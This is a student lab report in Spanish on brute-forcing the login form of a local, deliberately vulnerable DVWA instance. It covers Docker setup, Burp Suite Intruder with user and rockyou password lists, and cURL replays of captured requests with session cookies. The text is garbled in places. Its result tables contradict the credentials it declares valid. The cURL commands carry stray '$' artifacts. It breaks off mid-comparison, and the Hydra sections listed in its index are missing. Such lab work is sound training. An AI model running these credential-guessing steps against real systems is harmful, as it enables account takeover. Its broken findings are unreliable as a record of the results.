

Informe Laboratorio 2

Sección 3

Álvaro Valdebenito
e-mail: alvaro.valdebenito@mail.udp.cl

Septiembre de 2026

Índice

1. Descripción	2
2. Actividades	2
3. Desarrollo de Actividades	2
3.1. Actividad 1: Despliegue de DVWA mediante Docker	2
3.2. Actividad 2: Fuerza bruta mediante Burp Suite	5
3.3. Actividad 3: Utilización de cURL	11
3.4. Actividad 4: Fuerza bruta mediante Hydra	14
3.5. Actividad 5: Comparación del tráfico generado	16
Conclusiones y comentarios	19
A. Repositorio de GitHub	20

1. Descripción

En este laboratorio se estudian distintas técnicas y herramientas utilizadas para realizar ataques de fuerza bruta contra una aplicación web vulnerable. Para ello se utiliza Damn Vulnerable Web Application (DVWA), desplegada localmente mediante Docker.

El objetivo principal es analizar el funcionamiento de los ataques de fuerza bruta utilizando Burp Suite, cURL y Hydra, observando las solicitudes HTTP generadas por cada herramienta y comparando sus características. Además, se busca comprender cómo pueden identificarse diferencias entre el tráfico generado por las distintas herramientas.

Durante el laboratorio se realizan cinco actividades principales: despliegue de DVWA mediante Docker, ataque de fuerza bruta utilizando Burp Suite, reproducción de solicitudes mediante cURL, ataque utilizando Hydra y finalmente un análisis comparativo del tráfico generado por las tres herramientas.

2. Actividades

Las actividades desarrolladas durante el laboratorio son las siguientes:

1. Desplegar DVWA localmente utilizando Docker, incluyendo la configuración del puerto de acceso.
2. Utilizar Burp Suite para interceptar y modificar solicitudes HTTP y realizar un ataque de fuerza bruta contra DVWA.
3. Utilizar cURL para reproducir desde la terminal una solicitud válida y una solicitud inválida.
4. Utilizar Hydra para realizar un ataque de fuerza bruta contra el formulario de DVWA.
5. Capturar y comparar el tráfico generado por Burp Suite, cURL y Hydra.

3. Desarrollo de Actividades

3.1. Actividad 1: Despliegue de DVWA mediante Docker

3.1.1. Instalación de Docker

Para realizar el laboratorio se utilizó Docker como herramienta para ejecutar DVWA dentro de un contenedor aislado. La instalación se realizó mediante el administrador de paquetes de Ubuntu:

```
1 sudo apt install docker.io
```

El comando utiliza `sudo` para ejecutar la instalación con privilegios administrativos, mientras que `apt install docker.io` instala Docker desde los repositorios disponibles del sistema.

3.1.2. Obtención de Burp Suite

Como parte de la preparación del entorno se realizó la instalación de Burp Suite mediante el link de su página oficial con el script proporcionado para el laboratorio:

```
1 sudo bash burpsuit.sh
```

Burp Suite será utilizado posteriormente para interceptar las solicitudes HTTP generadas por DVWA y realizar el ataque de fuerza bruta.

3.1.3. Descarga y ejecución de DVWA

Para ejecutar DVWA se utilizó directamente la imagen disponible en Docker Hub mediante el siguiente comando:

```
1 sudo docker run --rm -it -p 8081:80 vulnerables/web-dvwa
```

Por lo tanto, las solicitudes realizadas hacia el puerto 8081 del equipo local son dirigidas hacia el puerto 80 utilizado por el servidor web dentro del contenedor.




Figura 1: Ejecución de DVWA mediante Docker. Redirección del puerto 8081 al puerto 80.

3.1.4. Redirección de puertos

La opción:

```
1 -p 8081:80
```

es particularmente importante para el laboratorio, ya que permite acceder al servidor web que se encuentra dentro del contenedor utilizando el puerto 8081 del equipo local.

La estructura utilizada es:

PUERTO_HOST:PUERTO_CONTENEDOR

En este caso:

8081:80


Esto significa que el puerto 8081 del equipo local se encuentra asociado al puerto 80 del contenedor.

3.1.5. Comprobación del contenedor

Para comprobar que el contenedor se encuentra ejecutándose se utilizó:

```
1 sudo docker ps
```

El comando permite visualizar los contenedores que se encuentran actualmente en ejecución. En la salida se debe observar el contenedor correspondiente a DVWA y la asociación entre los puertos del equipo local y del contenedor.



```
shino@shino-Nitro-AN515-57: ~  
shino@shino-Nitro-AN515-57:~$ sudo docker ps  
[sudo] contraseña para shino:  
CONTAINER ID   IMAGE                COMMAND                  CREATED        STATUS        PORTS  
7b1e7325a4cb   vulnerables/web-dvwa "/main.sh"             34 minutes ago Up 34 minutes 0.0.0.0:8081->80/tcp, [::]:8081->80/tcp  
charming_shamir
```

Figura 2: Comprobación del contenedor mediante docker ps.

3.1.6. Acceso a DVWA

Finalmente, se accedió a DVWA desde el navegador utilizando:

```
1 http://localhost:8081
```

El uso de `localhost` permite acceder al servicio que se encuentra ejecutándose en el mismo equipo.




Figura 3: Acceso exitoso a DVWA. Página de DVWA ejecutándose localmente.

De esta manera se comprobó que DVWA fue desplegada correctamente y que la redirección del puerto 8081 hacia el puerto 80 del contenedor funciona correctamente.

3.2. Actividad 2: Fuerza bruta mediante Burp Suite

3.2.1. Acceso al formulario de fuerza bruta

Una vez desplegada DVWA, se ingresó a la sección correspondiente al ataque de fuerza bruta:

1 /vulnerabilities/brute

Esta sección contiene un formulario que permite ingresar un nombre de usuario y una contraseña. El objetivo de esta actividad consiste en interceptar la solicitud generada por el formulario y utilizar Burp Suite para modificar sistemáticamente sus parámetros.




Figura 4: Formulario utilizado para el ataque de fuerza bruta. Formulario Brute Force de DVWA.

3.2.2. Obtención de la solicitud

Con Burp Suite configurado como proxy, se realizó una solicitud desde el navegador al formulario de fuerza bruta.

La solicitud fue interceptada mediante la funcionalidad Proxy de Burp Suite. De esta forma fue posible observar la estructura de la petición HTTP antes de que fuera enviada al servidor.




Figura 5: Solicitud obtenida desde Burp Suite. Solicitud HTTP interceptada mediante Burp Suite.

La solicitud interceptada es importante porque permite conocer exactamente qué información espera recibir el servidor.

En particular, se deben identificar los parámetros utilizados por el formulario, como el campo correspondiente al nombre de usuario y el campo correspondiente a la contraseña.

3.2.3. Identificación de los campos

A partir de la solicitud interceptada se identificaron los parámetros que deben modificarse durante el ataque.

Los campos observados fueron:

- **username:** parámetro correspondiente al nombre de usuario.
- **password:** parámetro correspondiente a la contraseña.

	Pretty	Raw	Hex
1	GET /vulnerabilities/brute/?username=&password=&Login=Login	HTTP/1.1	
2	Host: localhost:8081		

Figura 6: Campos modificables de la solicitud. Parámetros de usuario y contraseña identificados en la solicitud.

3.2.4. Configuración del ataque

La solicitud interceptada se envió a la herramienta Intruder de Burp Suite.

Dentro de Intruder se seleccionaron los valores que serían modificados durante el ataque. El objetivo fue mantener constante la estructura de la solicitud y reemplazar los valores correspondientes al usuario y contraseña utilizando diferentes elementos de los diccionarios.





Figura 7: Configuración de Intruder. Configuración del ataque en Intruder.

3.2.5. Obtención de diccionarios

Para realizar un ataque de fuerza bruta es necesario disponer de listas de posibles nombres de usuario y contraseñas.

Los diccionarios utilizados fueron:

- Diccionario de usuarios: [1337 - admin - gordonb - pablo - smithy] Los cuales son Usuarios reales verificados en la página de DVWA.
- Diccionario de contraseñas: [https://github.com/RykerWilder/rockyou.txt] Del cual se seleccionan las 20 primeras.



Payloads

Payload position: 1 - user

Payload type: Simple list

Payload count: 5

Request count: 0

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	1337
Load...	admin
Remove	gordonb
Clear	pablo
Deduplicate	smithy
Add	

Figura 8: Diccionarios utilizados por Burp Suite. Usuarios Utilizados.




Figura 9: Diccionarios utilizados por Burp Suite. Primeras 20 contraseñas utilizadas del archivo `rockyou.txt`.

3.2.6. Ejecución del ataque

Una vez configurados los parámetros y los diccionarios, se ejecutó el ataque mediante Intruder como `Cluster bomb attack`.

Los resultados fueron analizados buscando diferencias entre las respuestas obtenidas para las distintas combinaciones de usuario y contraseña.

Una combinación válida debe presentar características diferentes respecto de las solicitudes correspondientes a credenciales incorrectas.

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0	1337	123456	200	23			4703	
1	admin	123456	200	3			4702	
2	admin	123456	200	5			4703	
3	gordonb	123456	200	2			4702	
4	pablo	123456	200	5			4703	
5	smithy	123456	200	2			4702	
6	1337	123456	200	1			4703	
7	admin	12345	200	1			4702	
8	gordonb	12345	200	2			4703	
9	pablo	12345	200	5			4702	
10	smithy	12345	200	5			4703	
11	1337	123456789	200	6			4702	
12	admin	123456789	200	5			4703	
13	gordonb	123456789	200	3			4702	
14	pablo	123456789	200	5			4703	
15	smithy	123456789	200	5			4702	
16	1337	password	200	10			4740	
17	admin	password	200	1			4703	
18	gordonb	password	200	4			4702	
19	pablo	password	200	5			4742	
20	smithy	password	200	1			4702	
21	1337	iloveyou	200	5			4703	
22	admin	iloveyou	200	6			4703	
23	gordonb	iloveyou	200	6			4703	
24	pablo	iloveyou	200	6			4703	
25	smithy	iloveyou	200	6			4703	
26	1337	princess	200	6			4703	
27	admin	princess	200	2			4703	
28	gordonb	princess	200	1			4703	
29	pablo	princess	200	1			4703	
30	smithy	princess	200	3			4703	
31	1337	1234567	200	4			4703	
32	admin	1234567	200	4			4703	
33	gordonb	1234567	200	4			4703	
34	pablo	1234567	200	4			4703	
35	smithy	1234567	200	5			4703	
36	1337	rockyou	200	1			4703	
37	admin	rockyou	200	3			4703	
38	gordonb	rockyou	200	1			4703	
39	pablo	rockyou	200	1			4703	
40	smithy	rockyou	200	1			4703	

Figura 10: Resultados del ataque de fuerza bruta. Resultados obtenidos mediante Intruder.

3.2.7. Obtención de pares válidos

A partir de los resultados obtenidos se identificaron al menos dos pares de credenciales válidos:

Usuario	Contraseña
[admin]	[password]
[smithy]	[password]

Tabla 1: Pares de credenciales válidos encontrados mediante Burp Suite.

Las credenciales fueron posteriormente verificadas realizando nuevamente el acceso mediante el formulario de DVWA.

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
14	pablo	123456789	200	5			4703	
15	smithy	123456789	200	5			4702	
16	1337	password	200	10			4740	
17	admin	password	200	1			4703	
18	gordonb	password	200	4			4702	
19	pablo	password	200	4			4702	

```

1 GET /vulnerabilities/brute/?username=admin&password=password&login=Login HTTP/1.1
2 Host: localhost:8081
3 sec-ch-ua: "Chromium";v="151", *NotA*Brand";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: es-ES,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/151.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
  */*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost:8081/vulnerabilities/brute/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: security=low; PHPSESSID=p5ee67u03mvtqkqkif7lbui0; security=low
17 Connection: keep-alive
18

```

Figura 11: Verificación de credenciales obtenidas mediante Burp Suite. Verificación de una credencial válida.

Request ^	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Cc
18	gordonb	password	200	1			4703	
19	pablo	password	200	4			4702	
20	smithy	password	200	5			4742	
21	1337	iloveyou	200	1			4702	
22	admin	iloveyou	200	5			4702	
23	gordonb	iloveyou	200	6			4703	

Request

```

1 GET /vulnerabilities/brute/?username=smithy&password=password&login=Login HTTP/1.1
2 Host: localhost:8081
3 sec-ch-ua: "Chromium";v="151", "Not=A?Brand";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: es-ES,es;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost:8081/vulnerabilities/brute/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: security=low; PHPSESSID=p5ee67u03mvt6qkqkif7lbu10; security=low
17 Connection: keep-alive
18
19

```

Response

Figura 12: Verificación de credenciales obtenidas mediante Burp Suite. Verificación de una credencial válida.

3.3. Actividad 3: Utilización de cURL

3.3.1. Obtención del código mediante Inspect Element

Para reproducir mediante cURL las solicitudes realizadas por el formulario de fuerza bruta de DVWA, primero se inspeccionó el código HTML de la página utilizando las herramientas de desarrollador del navegador.

En el código obtenido se identificó el formulario correspondiente a la vulnerabilidad de fuerza bruta:




Figura 13: Código HTML utilizado para identificar los parámetros de la solicitud. Código HTML del formulario Brute Force obtenido mediante las herramientas de desarrollador.

A partir de este código se identificaron los principales elementos necesarios para reproducir la solicitud.

- **Método HTTP:** GET.
- **Destino:** la página actual, debido a que el atributo `action` tiene el valor `#`.
- **Usuario:** el parámetro se identifica mediante `name=username`.

- **Contraseña:** el parámetro se identifica mediante `name="password"`.
- **Login:** el formulario también envía el parámetro `Login` con valor `Login`.

Por lo tanto, la información obtenida mediante Inspect Element permite determinar qué parámetros deben incluirse posteriormente en la solicitud realizada mediante cURL.

3.3.2. Solicitud válida mediante cURL

A partir de la información obtenida desde el navegador se construyó una solicitud mediante cURL.

```

1 curl --path-as-is -i -s -k -X '$GET' \
2   -H '$Host: localhost:8081' -H '$sec-ch-ua: \"Chromium\";v=\"151\"', \"
   Not=A?Brand\";v=\"99\"' -H '$sec-ch-ua-mobile: ?0' -H '$sec-ch-ua
   -platform: \"Linux\"' -H '$Accept-Language: es-ES,es;q=0.9' -H '$
   Upgrade-Insecure-Requests: 1' -H '$User-Agent: Mozilla/5.0 (X11;
   Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
   /151.0.0.0 Safari/537.36' -H '$Accept: text/html,application/
   xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
   ,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' -H '$Sec-Fetch
   -Site: same-origin' -H '$Sec-Fetch-Mode: navigate' -H '$Sec-Fetch
   -User: ?1' -H '$Sec-Fetch-Dest: document' -H '$Referer: http://
   localhost:8081/vulnerabilities/brute/' -H '$Accept-Encoding: gzip
   , deflate, br' -H '$Connection: keep-alive' \
3   -b '$security=low; PHPSESSID=p5ee67u03mvt6qkqrkif7lbu10; security=low
   ' \
4   '$http://localhost:8081/vulnerabilities/brute/?username=admin&
   password=password&Login=Login'

```

El objetivo de esta solicitud es reproducir desde la terminal una petición equivalente a la realizada desde el navegador.

```

shino@shino-Nitro-AN515-57: ~
shino@shino-Nitro-AN515-57: ~
shino@shino-Nitro-AN515-57: ~
shino@shino-Nitro-AN515-57: ~$ curl --path-as-is -i -s -k -X '$GET' \
-H '$Host: localhost:8081' -H '$sec-ch-ua: \"Chromium\";v=\"151\"', \"
Not=A?Brand\";v=\"99\"' -H '$sec-ch-ua-mobile: ?0' -H '$sec-ch-ua
-platform: \"Linux\"' -H '$Accept-Language: es-ES,es;q=0.9' -H '$
Upgrade-Insecure-Requests: 1' -H '$User-Agent: Mozilla/5.0 (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safa
ri/537.36' -H '$Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/*
;q=0.8,application/signed-exchange;v=b3;q=0.7' -H '$Sec-Fetch-Site: same-origin' -H '$Sec-Fetch-Mode: navigate' -H
'$Sec-Fetch-User: ?1' -H '$Sec-Fetch-Dest: document' -H '$Referer: http://localhost:8081/vulnerabilities/brute/'
-H '$Accept-Encoding: gzip, deflate, br' -H '$Connection: keep-alive' \
-b '$security=low; PHPSESSID=p5ee67u03mvt6qkqrkif7lbu10; security=low' \
'$http://localhost:8081/vulnerabilities/brute/?username=admin&password=password&Login=Login'
HTTP/1.1 200 OK
Date: Sun, 20 Sep 2026 02:05:55 GMT
Server: Apache/2.4.25 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1470
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
shino@shino-Nitro-AN515-57: ~$

```

Figura 14: Solicitud válida realizada mediante cURL. Ejecución de una solicitud válida mediante cURL.

2. **Diferencia 2:** Valor del parametro **Username** y **Password**. Debido a la diferencia de credenciales ingresadas, estas se pueden observar en ambos cURL correspondientes.
3. **Diferencia 3:** Fecha y hora de la petición. Debido a la cantidad de credenciales probadas por BurpSuite, en el caso del cURL válido tenemos: **Sun, 20 Sep 2026 02:05:55 GMT** , mientras que en el cURL inválido: **Sun, 20 Sep 2026 02:06:58 GMT**
4. **Diferencia 4:** El tamaño visual del texto en la terminal. Esto debido a la diferencia de caracteres en la contraseña por ejemplo.

Estas diferencias permiten determinar si la respuesta corresponde a un intento de autenticación válido o inválido sin necesidad de realizar manualmente la comparación visual en el navegador.

